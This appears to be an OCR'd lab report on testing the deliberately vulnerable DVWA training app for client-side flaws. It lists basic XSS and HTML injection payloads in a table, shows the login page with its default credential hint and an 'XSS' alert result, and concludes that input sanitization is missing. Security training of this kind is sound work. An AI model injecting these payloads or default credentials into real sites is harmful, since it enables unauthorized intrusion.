
Common Client-side Payloads


Vulnerability Type	Example Payload
XSS (Script Tag)	<script>alert('XSS')</script>
XSS (Image Tag)	<img src=x onerror=alert('XSS')>
HTML Injection	Injected HTML

OUTPUT


DVWA
Username
admin
Password
Login
You have logged out
Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project
Hint: default username is 'admin' with password 'password'


server.vulnapp.id
XSS
OK





Result

The application (DVWA, Low security) is vulnerable to client-side attacks such as XSS, JavaScript execution, and HTML injection, confirming the lack of proper input sanitization and output encoding.